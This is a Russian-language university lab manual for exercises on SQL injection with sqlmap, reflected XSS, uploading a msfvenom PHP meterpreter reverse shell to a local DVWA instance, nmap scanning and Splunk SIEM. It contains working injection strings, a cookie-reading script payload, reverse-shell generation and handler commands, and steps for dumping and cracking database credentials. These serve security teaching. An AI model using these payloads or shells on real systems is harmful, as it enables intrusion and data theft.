```

Проведение SQL-инъекций возможно не только в связке PHP+MySQL. Такие же уязвимости могут быть и в Web- приложениях, написанных на ASP.NET или Java с использованием MSSQL Server или Oracle. Однако, как показывает статистика, именно проекты на PHP более подвержены уязвимостям. Связано это с гибкостью и простотой языка, и, как следствие, с более низким уровнем знаний разработчиков.

Рассмотрев вышеописанный пример, можно заметить использование переменной $_GET["price"] в запросе к БД.

Вызов скрипта производится по следующему адресу

http://example.com/products.php?price=200.

Значение переменной берется из адресной строки и подставляется в запрос. Результирующий запрос будет иметь такой вид:

$query = "SELECT * FROM products WHERE price < '200' ";

Атакующий может изменить передаваемое в адресной строке значение параметра price. Обратившись к скрипту по адресу

http://example.com/products.php?price=200'+OR+'1'='1

пользователю будут отображены все товары, независимо от их стоимости. Результат такого запроса показан на рис. 1.1.



Рис. 1.1. Вывод всех товаров из таблицы

Почему это произошло? Рассмотрим запрос, который выполнила БД и вернула результат.

$query = "SELECT * FROM products WHERE price < '200' OR '1'='1' ";

Символы «+» из адресной строки были преобразованы в пробелы. Результирующий запрос теперь имеет два условия, которые объединены логическим оператором ИЛИ. Первое условие дает указание выводить товары стоимостью менее 200 единиц, а второе условие всегда является истинным. В итоге результирующее условие становится истинным для любого товара, независимо от его стоимости.

Вследствие внедрения необходимых изменений в параметр, была нарушена логика запроса к БД, что и привело к выводу избыточных данных. В данный момент атакующий еще не получил никакой конфиденциальной информации из базы данных, но он получил важное знание – параметр price не фильтруется и может быть уязвим.

Становится явным, что именно отсутствие фильтрации входных данных от пользователя является причиной возникновения уязвимости. В запросах к БД могут использоваться не только переменные, которые передаются в адресной строке браузера.

Уязвимыми могут быть такие параметры:

– GET-переменные. Это те параметры, которые передаются в адресной строке и могут быть изменены без дополнительного ПО.

– POST-переменные. Эти параметры передаются в теле HTTP- пакета. Могут быть изменены с помощью дополнительного ПО (например, прокси-сервер, в котором можно редактировать проходящие пакеты). Также можно использовать ПО, которое напрямую отправляет пакеты по заданному адресу.

– Значения cookies. Если Web-приложение использует cookies и эти значения используются в запросах, то через эти переменные тоже может быть проведена SQL-инъекция.

– Идентификатор сессии (SID) также может использоваться в запросах к БД.

– User-Agent – как ни странно, но имя браузера также может использоваться для проведения атаки (такая информация может собираться скриптом статистики посещений).

Нет никакой разницы между проведением инъекций через переменные, описанные выше. Важно помнить, что любую поступающую от пользователя информацию необходимо фильтровать.

SQL-инъекция – это атака, направленная на Web-приложение, в процессе выполнения которой запрос к базе данных конструируется методом простой конкатенации строк. Если при этом отсутствует проверка и фильтрация входных данных, то злоумышленник может изменить логику выполнения SQL-запроса. После обнаружения уязвимости и получения доступа к базе данных атакующий ищет таблицы с наиболее интересными именами (например, users или admin) и извлекает их содержимое. Такие таблицы могут содержать пароли (хеши) для авторизации на сайте. Также, в зависимости от конфигурации прав доступа к базе данных, злоумышленник может получить содержимое файлов, размещенных на сервере, или же загрузить свой вредоносный скрипт на сервер (шелл).

Существует 5 методов получения содержимого базы данных с помощью SQL-инъекций. Более подробное описание и примеры эксплуатации приведены в источнике.

1. Boolean-based blind SQL injection. Метод основан на подборе номера символа из кодовой таблицы путем добавления конструкций с помощью операторов AND/OR. Особенностью этого метода является то, что получаемая из БД информация нигде не отображается. Используется алгоритм бинарного поиска, поэтому для получения одного символа необходимо выполнить в среднем 7 запросов к БД. Для получения символов в unicode может понадобиться большее число запросов, т.к. диапазон кодов становится шире. Поэтому из-за маленькой скорости и большой нагрузки на сервер этот метод не подходит для получения больших объемов данных.

2. Error-based SQL injection. Данный метод основан на том, что содержимое ячейки таблицы включается в текст ошибки. С помощью одного запроса можно получить содержимое только одной ячейки. Применение этого метода возможно только тогда, когда скрипт выводит ошибки, возвращенные базой данных в результате некорректных запросов. В PHP с использованием СУБД MySQL используется такая конструкция:

mysql_query("SELECT …") or die(mysql_error());

В результате создается ошибка, которая выводится в браузер и содержит полученную информацию.

3. UNION query SQL injection. Классический и самый простой для понимания вариант внедрения SQL-кода. Принцип заключается в объединении двух SELECT-запросов с помощью оператора UNION. Особенностью является то, что в запросах должно совпадать количество столбцов. Если результат запроса обрабатывается в цикле, то за один запрос можно получить содержимое столбца таблицы.

4. Stacked queries SQL injection. Принцип данного метода заключается в использовании нескольких запросов к БД, разделенных точкой с запятой. Самый опасный тип инъекций, т.к. помимо запросов на получение информации, могут быть запросы на обновление/добавление записей. Поэтому использование последовательных запросов в PHP+MySQL запрещено в целях безопасности.

5. Time-based blind SQL injection. Этот метод можно считать модификацией первого метода, т.к. используется аналогичный принцип получения информации. В методе «Boolean-based blind» признаком выполнения условия являлся вывод корректного результата, в текущем методе таким признаком является выполнение временнй задержки при запросе к базе данных. Сравнивая время выполнения запроса с корректным параметром с временем выполнения запроса с параметром, который содержит SQL-код, можно сделать заключение о том, выполнилось ли условие в модифицированном SQL-запросе. Выполнение задержки производится с помощью функции

SLEEP(). Наличие этих задержек является дополнительным недостатком этого метода.

Ход работы

1. Авторизоваться в DVWA, перейти в раздел «Setup / Reset DB», установить уровень Low, затем выбрать раздел «SQL Injection». Этот уровень означает, что уязвимости можно легко эксплуатировать.

2. На странице имеется одно поле ввода и кнопка отправки данных. Если просмотреть код скрипта, то можно увидеть, что введенное значение не будет обработано перед добавлением в запрос. Введите в это поле значение 1 – идентификатор администратора. Убедитесь, что такая запись существует. Теперь необходимо ввести такое значение, чтобы условие конечного запроса к БД всегда имело истинное значение, таким образом будут получены все записи из таблицы, независимо от идентификатора. Результат выполнения показан на рис. 1.2.




Рис. 1.2. Вывод всех пользователей

3. После того, как было установлено, что проверка отсутствует, можно приступить к получению нужных данных. Например, можно посмотреть имя текущей базы данных. Для этого в поле введите следующую строку

1' or 1=1 union select null, database() #

Последняя запись будет содержать имя БД.

4. Ручной метод хорош для быстрой проверки наличия уязвимости, для получения информации из БД придется писать длинные запросы вручную, при этом нужно помнить имена таблиц и прочую служебную информацию. Для автоматизации этого процесса применим утилиту sqlmap. В качестве параметров передадим утилите следящее:

– адрес страницы с уязвимым параметром;

– имя уязвимого параметра (обычно тестируются все параметры, но так как имя уязвимого параметра уже установлено путем ручного тестирования, то передадим его для ускорения работы утилиты);

– значения cookies, которые позволят утилите представиться авторизованным пользователем на сайте.

Для получения cookies в браузере Firefox можно воспользоваться встроенными инструментами разработчика. Для этого перейдите в меню Tools > Web Developer > Web Console. Обновите страницу и в консоли увидите запрос с обращением к странице. Теперь введите в поле идентификатора пользователя значение 1 и в консоли увидите адрес страницы с переданным параметром. Этот URL нужно передать в sqlmap. Для просмотра пакета кликните на него и увидите, какие cookies были отправлены в пакете. Это два значения – идентификатор сессии и уровень сложности, их также нужно передать в sqlmap. Окно просмотра пакета показано на рис. 1.3.



Рис. 1.3. Окно просмотра пакета

5. Используя руководство к утилите, проделайте следующие шаги:

– узнайте имя базы данных;

– узнайте список таблиц базы данных;

– найдите таблицу с чувствительной информацией, сделайте ее дамп;

– с помощью стандартных средств sqlmap подберите пароли по полученным хешам.

6. Определите, какие типы инъекций использовались при низком уровне сложности эксплуатации. Увеличьте сложность эксплуатации в настройках DVWA. Повторите сканирование для среднего и высокого уровня сложности. Перед сканированием удалите результаты предыдущего сканирования из рабочей папки sqlmap (по умолчанию, она находится по адресу ~/.sqlmap). Определите типы инъекций для каждого уровня сложности эксплуатации.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются:

– снимок всего экрана, содержащий окно браузера с результатом эксплуатации инъекции;

– снимки консоли с результатами каждого запуска sqlmap, в описании каждого снимка поместить параметры запуска утилиты.

Также необходимо добавить таблицу, содержащую соответствие уровней сложности и типов инъекций, которые были обнаружены для каждого уровня.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи. В выводах должны быть предложения по защите веб-приложения от атак, связанных с нарушением логики запросов к базе данных.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении Отчета. В приложение выносятся также справочная и прочая информация, не включенная в основные разделы Отчета.

Контрольные вопросы

1. Какие вопросы Вам задавала утилита?
2. С помощью каких ключей можно проводить автоматизированное тестирование (т.е. использовать файл со списком страниц в качестве параметра и задать ответы на вопросы)?
3. Как включить отображение значений payload, которые использует утилита в процессе работы?
4. В чем особенности каждой из техник SQL-инъекций?
5. Зачем нужно передавать утилите значения cookies?
6. Как проверить все формы на странице, используя sqlmap?
7. Объясните назначение параметров level и risk утилиты sqlmap.
8. Как проверить POST-переменные, используя sqlmap?

ЛАБОРАТОРНАЯ РАБОТА №5. РАБОТА С XSS-АТАКАМИ

Форма занятия: практикум

Цель и задачи практикума – знакомство со сценариями осуществления атак и применяемыми инструментами.

Практические задачи:

– освоение природы происхождения и принципов эксплуатации уязвимости в браузере;

– получение навыков использования утилиты xsser для поиска уязвимостей.

Исследовательские задачи:

– определить возможности XSS-атак;

– разработать меры по защите веб-приложения от XSS-атак.

Подготовка к практикуму

При подготовке к лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании;

– изучить мануал к утилите xsser.

Теоретический материал

XSS (англ. Cross-Site Scripting — «межсайтовый скриптинг») — тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника. Является разновидностью атаки «внедрение кода».

XSS-атаки являются следствием недостаточной обработки пользовательских данных. Отличием от SQL-инъекций является то, что при рассматриваемом

типе атак злоумышленник может изменить HTML-код, добавить Javascript- и iframe-вставки. Чаще всего происходит вставка javascript-кода, которая производит вредоносные действия – отправляет содержимое полей ввода или cookies жертвы на скрипт злоумышленника, добавляет рекламу на странице, перенаправляет жертву на фишинговую страницу и т.п.

Различают два вида XSS-атак – Stored XSS и Reflected XSS. В первом случае введенные вредоносные вставки сохраняются в хранилище, и все посетители зараженной страницы будут выполнять вредоносный код в своем браузере. Во втором случае вредоносная вставка будет отображена на странице только тогда, когда передаваемые ей GET-параметры соответствующим образом были изменены. Другими словами, вредоносный код будет выполнен только при переходе на страницу по ссылке, которая содержит вставки js-кода в GET-параметрах. Возможно внедрение вставок и в POST-параметры, и в cookies, но такие сценарии немного труднее реализовать.

В лабораторной работе похищенные cookies будут отображаться на экране во всплывающем окне Вашего браузера. Это сделано для упрощения работы, так как Вам не нужно создавать скрипт, который бы логгировал похищенные cookies, как это делают злоумышленники. Используя cookies жертвы, злоумышленники получат доступ к его аккаунту (аналогичные действия проводились в работе со снифферами) и могут выполнить любые неправомерные действия от его имени.

Для знакомства с этим видом атак воспользуемся DVWA. Не забудьте установить низкий уровень сложности эксплуатации в настройках системы.

Ход работы

1. Авторизоваться в DVWA, перейти в раздел «Setup / Reset DB», установить уровень Low, затем выбрать раздел «XSS (Reflected)».

2. Введите какое-либо имя для проверки работоспособности. Надпись ниже формы ввода содержит то имя, которое Вы ввели. Для проверки возможного

XSS попробуйте вставить какую-либо HTML-вставку. Пример показан на рис. 1.1.



Рис. 1.1. Использование HTML-тегов

Вы видите, что введенные теги стали частью страницы. Отсюда следует вывод, что данная форма является уязвимой. Убедиться в этом можно после ввода следующей строки в форму:

<script>alert(document.cookie)</script>

После нажатия на кнопку Вы увидите всплывающее окно с Вашими cookies для текущего сайта. Таким же образом злоумышленники могут передать эти значения на свой сервер, который их сохранит для дальнейшего использования их для попытки представиться Вашим аккаунтом. Отображение cookies во всплывающем окне показано на рис. 1.2.



Рис. 1.2. Значения cookies

3. Для проверки формы можно использовать утилиту xsser. Для этого нужно определить адрес страницы, которую нужно проверить, и cookies, так как доступ в систему разрешен только авторизованным пользователям. Для получения cookies в браузере Firefox можно воспользоваться встроенными инструментами разработчика. Для этого перейдите в меню Tools > Web

Developer > Web Console. Обновите страницу и в консоли увидите запрос с обращением к странице. Теперь введите в поле имени какое-либо значение, и в консоли увидите адрес страницы с переданным параметром. Для просмотра пакета кликните на него и увидите, какие cookies были отправлены в пакете. Это два значения – идентификатор сессии и уровень сложности, их также нужно передать в утилиту. Окно просмотра пакета показано на рис. 4.3.



Рис. 1.3. Окно просмотра пакета

Набор параметров будет следующим (названия ключей нужно найти в руководстве к утилите):

– адрес страницы (http://127.0.0.1/dvwa/vulnerabilities/xss_r/);

– GET-параметры, которые будут тестироваться (?name=);

– значения cookies.

После серии тестов утилита выдает количество удачных и неудачных инъекций (Failed or Successful). Запуск должен быть успешным, так как страница является уязвимой.

4. После успешного тестирования с помощью утилиты xsser увеличьте уровень сложности до среднего. Попробуйте снова получить cookies. Затем повторите действия для высокого уровня сложности.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются:

– снимок всего экрана, содержащий окно браузера с результатом эксплуатации уязвимости – значениями cookies;

– снимки консоли с результатами каждого запуска xsser, в описании каждого снимка поместить параметры запуска утилиты.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи. В выводах должны быть предложения по защите веб-приложения от атак, связанных с выполнением вредоносного кода в браузере жертвы.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении Отчета. В приложение выносятся также справочная и прочая информация, не включенная в основные разделы Отчета.

Контрольные вопросы

1. В чем заключается XSS-атака? Приведите сценарии атак.
2. В чем различие между Reflected XSS и Stored XSS?
3. Как защитить приложение от XSS?
4. Какие возможные последствия XSS-атаки?
5. Какую уязвимость можно эксплуатировать, чтобы реализовать хранение похищенных cookies на каком-либо уязвимом сайте? Подсказка: такая уязвимость присутствует в DVWA.
6. Как запретить обращения к cookies с помощью Javascript?
7. Какие настройки могут быть переданы утилите xsser?
8. Можно ли перенаправить жертву на какую-либо страницу, используя XSS-атаку? Ответ обоснуйте.

ЛАБОРАТОРНАЯ РАБОТА №6. РАБОТА С SHELL В METASPLOIT

Форма занятия: практикум

Цель и задачи практикума – получение навыков работы во фреймворке на примере модуля управления шеллом.

Практические задачи:

– получение навыков использования модулей фреймворка Metasploit;

– получение навыков управления атакованным сервером.

Исследовательские задачи:

– определить возможные последствия эксплуатации шеллов;

– разработать меры по защите веб-приложения от загрузки шеллов.

Подготовка к практикуму

При подготовке к лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании;

– изучить мануал к фреймворку Metasploit.

Теоретический материал

Веб-приложения могут получать от пользователя информацию в виде файлов. Чаще всего заранее известно, файлы какого типа ожидаются от пользователя. Примером может служить добавление аватара пользователя на форуме. В данном случае система ожидает от пользователя именно изображение, а не архив или текстовый документ.

Шелл-кодом (shellcode) называется исполняемый двоичный код, обычно передающий управление командному процессору, например command.com в MS-DOS и cmd, '/bin/sh' Unix shell. Шелл-код может использоваться как

полезная нагрузка эксплойта, которая обеспечивает хакеру доступ к командной оболочке в системе.

Если эксплуатируется удаленная уязвимость, шелл-код может открывать заданный заранее TCP порт уязвимой машины, через который будет производиться последующий доступ к командной оболочке. Данный код называют привязывающим к порту. Если же шелл-код осуществляет подключение к порту компьютера атакующего, что делается с целью обхода сетевого экрана, то обычно такой код называют обратной оболочкой.

Шелл-код в основном внедряется в память программы, после чего на него передается управление путем переполнения стека, либо при переполнении буфера, либо в результате использования атаки форматной строки. Управление передается путем перезаписи адреса возврата в стеке адресом внедренного кода, изменения обработчиков прерываний, либо перезаписи адресов вызываемых функций. Результат – выполнение шелл-кода, открывающего командную строку для дальнейшего использования.

Как можно видеть, эта уязвимость [20] также возникает из-за отсутствия или недостаточной проверки входных данных. Худший вариант – отсутствие проверки, плохой вариант – проверка расширения файла еще до загрузки файла на сервер. Лучший вариант – проверка типа файла уже на сервере. Если файл удовлетворяет требованиям, только тогда его следует поместить в директорию с загруженными файлами.

Разработчик сайта может не реализовать проверку типа файла, отсюда появляется возможность загрузить на сайт файл с исполняемым кодом и выполнить его, обратившись к нему в браузере. Гораздо удобнее реализовать возможность выполнения любого кода в целевой системе. Для этого на сайт загружается специальный файл, затем происходит его связь с msfconsole, появляется возможность использования команд консоли для получения необходимой информации.

Для знакомства с этим видом атак воспользуемся DVWA с низким уровнем сложности эксплуатации, установленным в настройках системы.

Ход работы

1. Авторизоваться в DVWA, перейти в раздел «Setup / Reset DB», установить уровень Low, затем выбрать раздел «File Upload».

2. Как известно, что файлы, загружаемые через эту форму, не проверяются. Необходимо сгенерировать файл, который будет загружен на сервер с помощью текущей формы. Для генерации используем следующую команду:

msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -e php/base64 -f raw > ~/shell.php

Поскольку шелл будет загружен на ту же машину, с которой он и будет управляться с помощью Metasploit, то указываем IP- адрес для localhost. Исходный код шелла будет обфусцирован с помощью кодирования base64 и записан в домашнюю директорию в файл с именем shell.php. Этот файл не содержит тегов <?php и ?>, поэтому их нужно добавить вручную в начало и конец файла соответственно. Фрагмент получившегося файла показан на рис.1.1.



Рис. 1.1. Фрагмент шелл-кода на PHP

3. После этого загрузите этот файл в систему DVWA, используя страницу загрузки. После успешной загрузки появится надпись, которая покажет, по какому адресу находится загруженный файл. Вероятнее всего, это будет файл ../../hackable/uploads/shell.php. Результат загрузки показан на рис.1.2.



Рис. 1.2. Результат загрузки шелла

4. Теперь нужно подключиться к этому файлу, используя msfconsole. Запустим фреймворк, и выполним следующие команды:

use exploit/multi/handler

set payload php/meterpreter/reverse_tcp set LHOST 127.0.0.1

set LPORT 4444

exploit

5. После запуска обработчика нужно обратиться к шеллу через браузер. Избавившись от относительного пути, полученного в пункте 3, определим абсолютный путь и перейдем по нему в браузере:

http://127.0.0.1/dwva/hackable/uploads/shell.php

6. Вернувшись в консоль, обнаружим успешное подключение. Теперь можно использовать команды операционной системы для поиска и получения нужной информации. Для демонстрации возможностей предлагается сценарий получения дампа базы данных. Для этого нужно выполнить следующие действия:

– найдите конфигурационный файл DVWA, из него извлечь имя БД, имя пользователя БД и пароль;

– используя утилиту mysqldump, авторизуйтесь и сделайте дамп нужной базы данных;

– перенесите файл с дампом в директорию сервера, откуда можно будет его скачать через браузер;

– скачайте дамп через браузер и удалите его из файловой системы атакованного сервера.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются:

– снимок всего экрана, содержащий окно браузера с результатом эксплуатации уязвимости – загруженным шеллом;

– снимки консоли msfconsole с результатами каждой команды;

– снимок открытого файла с дампом полученной базы данных.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи. В выводах должны быть предложения по защите веб-приложения от атак, связанных с отсутствием проверки загружаемых файлов.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении Отчета. В приложение выносятся также справочная и прочая информация, не включенная в основные разделы Отчета.

Контрольные вопросы

1. Как просмотреть список доступных команд в msfconsole?
2. Как просмотреть список доступных модулей в msfconsole?
3. Как добавить свой модуль во фреймворк?
4. Что такое шелл?
5. Почему нельзя доверять проверке типа файла по расширению?
6. Какие команды позволяет выполнять шелл?
7. Может ли шелл сам себя удалить?
8. Как скрыть результаты деятельности на сервере с помощью шелла?

ЛАБОРАТОРНАЯ РАБОТА №7. ОСНОВЫ СКАНИРОВАНИЯ IP-СЕТЕЙ

Форма занятия: практикум

Цель и задачи практикума – ознакомиться с предназначением и функционалом утилиты nmap в ОС Kali Linux, ознакомиться с основными открытыми базами данных уязвимостей.

Практические задачи:

– получение навыков использования утилиты nmap;

– получение навыков поиска информации в открытых базах уязвимостей.

Исследовательские задачи:

– предложить методы и средства обнаружения сканирования;

– разработать меры по защите сети от сканирования.

Подготовка к практикуму

При подготовке к лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании;

– изучить мануал к утилите nmap.

Теоретический материал

Nmap – универсальная утилита, которая используется для сканирования сети. Такая утилита является обязательным инструментом как в наборе системного администратора, так и в наборе пентестера. С помощью этой утилиты можно обнаружить работающие хосты в подсети, просканировать их на предмет открытых портов, определить версии используемого программного обеспечения. Собранная информация может оказаться полезной для пентестера. Например, зная используемые версии ПО, пентестер может

проверить, не содержит ли это программное обеспечение известные уязвимости. Такая информация может быть почерпнута из открытых баз уязвимостей.

Для идентификации уязвимостей используется стандарт именования уязвимостей информационной безопасности CVE – Common Vulnerabilities and Exposures. Когда становится известно о какой-либо новой уязвимости в конкретном программном обеспечении, этой уязвимости назначается идентификатор и информация о ней заносится в соответствующую базу уязвимостей. Некоторые сканеры, получив информацию об используемой версии ПО, сразу могут выдать тестировщику информацию о том, какие уязвимости находятся в текущей версии и отобразить идентификаторы этих уязвимостей.

База уязвимостей NVD позволяет проводить расширенный поиск известных уязвимостей. На рис.1.1 показан интерфейс страницы поиска.



Рис. 1.1. Страница поиска базы уязвимостей NVD

Расширенный поиск позволяет искать информацию не только по ключевым словам, но и по идентификатору уязвимости (если он известен). Также можно искать по производителю ПО, названию ПО, искать самые свежие уязвимости, искать уязвимости по категориям и по степени критичности.

Ход работы

1. Используя утилиту nmap, необходимо просканировать подсеть и определить работающие хосты.

Nmap распознает следующие состояния портов:

• Open (приложение на целевой машине готово для принятия пакетов на этот порт)

• Filtered (что брандмауэр, фильтр, или что-то другое в сети блокирует порт, так что Nmap не может определить, является ли порт открытым или закрытым),

• closed (порты не связаны в данный момент ни с каким приложением, но могут быть открыты в любой момент)

• или unfiltered (порты отвечают на запросы Nmap, но нельзя определить, являются ли они открытыми или закрытыми).

Для примера, запустим утилиту nmap с ключем – sV для определения информации о сервисе и его версии на открытых портах. Для этого необходимо ввести команду

nmap –sV csn.khai.edu



Рис. 1.2. Результат сканирования портов сайта csn.khai.edu

Как видно из результата, 6 портов являются открытыми и три находятся в состоянии «filtered».

Для поиска информации об уязвимостях, присущих версии сервиса nginx 1.11.19 двух портов (80 и 443) воспользуемся базами данных, содержащим информацию об уязвимостях.

В ходе проведения работы были обнаружены следующие уязвимости для nginx 1.1.19:

1. nginx CVE-2013-4547 URI Processing Security Bypass Vulnerability
2. nginx CVE-2013-2070 Remote Security Vulnerability
3. nginx CVE-2014-3616 SSL Session Fixation Vulnerability



Рис. 1.3. Поиск информации по уязвимости nginx 1.1.19

2. Студентам необходимо самостоятельно выбрать несколько хостов (минимум три), на которых нужно просканировать порты. Желательно использовать хосты, которые имеют различные работающие порты, соответственно, различное ПО. Если в подсети был найден Web-сервер, то его обязательно нужно включить в список хостов для сканирования.
3. Составить список сервисов (название и версия), запущенных на просканированных портах.
4. Используя следующие открытые базы данных уязвимостей определить уязвимые версии запущенных сервисов: Secunia, Open source vulnerability database (OSVDB), National vulnerability database (NVD), Common vulnerabilities and exposures (CVE).
5. Провести анализ выявленных уязвимостей, определив возможные цели проведения атак и сценарии для их реализации.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются снимки консоли nmap с результатами каждой команды (с описанием используемых ключей). Также необходимо добавить информацию о найденных уязвимостях, описание методов защиты сети от сканирования, описание методов и средств обнаружения сканирования.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении Отчета. В приложение выносятся также справочная и прочая информация, не включенная в основные разделы Отчета.

Контрольные вопросы

1. Для чего используется утилита nmap?
2. В каких состояниях может находиться хост?
3. В каких состояниях может находиться порт?

4. Как определить открытые порты?
5. Как сделать сканирование сети менее заметным?
6. Какие базы уязвимостей Вы знаете?
7. Для чего нужен CVE ID?
8. Для чего нужно следить за новыми известными уязвимостями?

ЛАБОРАТОРНАЯ РАБОТА №8. SIEM

Цель: Получение теоретических и практических навыков работы с SIEM

Основные теоретические сведения

SIEM (Security information and event management) – объединение двух терминов, обозначающих область применения ПО: SIM - Security information management - управление информационной безопасностью и SEM - Security event management - управление событиями безопасности. Технология SIEM обеспечивает анализ в реальном времени событий (тревог) безопасности, исходящих от сетевых устройств и приложений. SIEM представлено приложениями, приборами или услугами, и используется также для журналирования данных и генерации отчетов в целях совместимости (с прочими бизнес-данными).

Перед системой SIEM ставятся следующие задачи.

- Агрегация данных: управление журналами данных; данные собираются из различных источников сетевые устройства и сервисы, датчики систем безопасности, серверы, базы данных, приложения; обеспечивается консолидация данных с целью критических событий.
- Корреляция: поиск общих атрибутов, связывание событий в значимые кластеры. Технология обеспечивает применение различных технических приемов для интеграции данных из различных источников для превращения исходных данных в значащую информацию. Корреляция является типичной функцией подмножества Security Event Management.
- Оповещение: автоматизированный анализ коррелирующих событий и генерация оповещений (тревог) о текущих проблемах. Оповещение может выводиться на «приборную» панель самого приложения, так и быть направлено в прочие сторонние каналы: e-mail, GSM-шлюз итп.
- Средства отображения (информационные панели): отображение диаграмм помогающих идентифицировать паттерны отличные от стандартного поведения.

- Совместимость (трансформируемость): применение приложений для автоматизации сбора данных, формированию отчетности для адаптации агрегируемых данных к существующим процессам управления информационной безопасностью и аудита.
- Хранение данных: применение долговременного хранилища данных в историческом порядке для корреляции данных по времени и для обеспечения трансформируемости. Долговременное хранение данных критично для проведения компьютерно-технических экспертиз, поскольку расследование сетевого инцидента вряд ли будет проводиться в сам момент нарушения.
- Экспертный анализ: возможность поиска по множеству журналов на различных узлах; может выполняться в рамках программно-технической экспертизы.

SIEM способна выявлять:

- сетевые атаки во внутреннем и внешнем периметрах;
- вирусные эпидемии или отдельные вирусные заражения, неудаленные вирусы, бэкдоры и трояны;
- попытки несанкционированного доступа к конфиденциальной информации;
- фрод и мошенничество;
- ошибки и сбои в работе информационных систем;
- уязвимости;
- ошибки конфигураций в средствах защиты и информационных системах.

Splunk Enterprise - платформа для операционной аналитики. Способна осуществлять мониторинг и анализ всех действий, от посещений веб-сайтов и транзакций до сетевых операций и зарегистрированных вызовов.

Splunk – это мощный инструмент операционной аналитики, отслеживающий логи любых систем и собирающий их в единую базу.

Особенности системы:

- Сбор данных из удалённых источников
- Корреляция сложных событий, охватывающих множество разнородных источников данных в среде.
- Масштабирование для сбора и индексации сотен терабайтов данных в день
- Возможность комбинирования данных из традиционных реляционных БД и Hadoop для последующего анализа.
- Ролевая модель доступа к данным.
- Возможность создавать собственные приложения. Можно создавать панели (dashboard'ы), из которых формировать свое собственное Splunk-приложение. У Splunk есть магазин приложений (хотя большинство из них бесплатны), где есть море уже готовых конфигураций для анализа популярных систем, например, UNIX syslog, логи Apache, Microsoft Exchange и т.д.

- Задания к лабораторной работе

- Загрузите Splunk Enterprise с http://www.splunk.com/ru_ru/download/splunk-enterprise.html Выберите вышу систему, после чего нужно будет зарегистрироваться.
- После загрузки дистрибутива, его необходимо установить. Установка deb пакета выполняется командой <dpkg -i splunk_package_name.deb>. О других типах установки можно прочитать здесь
- Для запуска Splunk выполните </opt/splunk/bin/splunk start>
- Запустите web-интерфейс, при запуске splunk будет указано, как полдключиться к нему (Что-то похожее на https://sit-VirtualBox:8000), чтобы начать использовать систему.
- Учётные данные по умолчанию – admin – changeme. При первом входе Вам будет предложено их изменить.
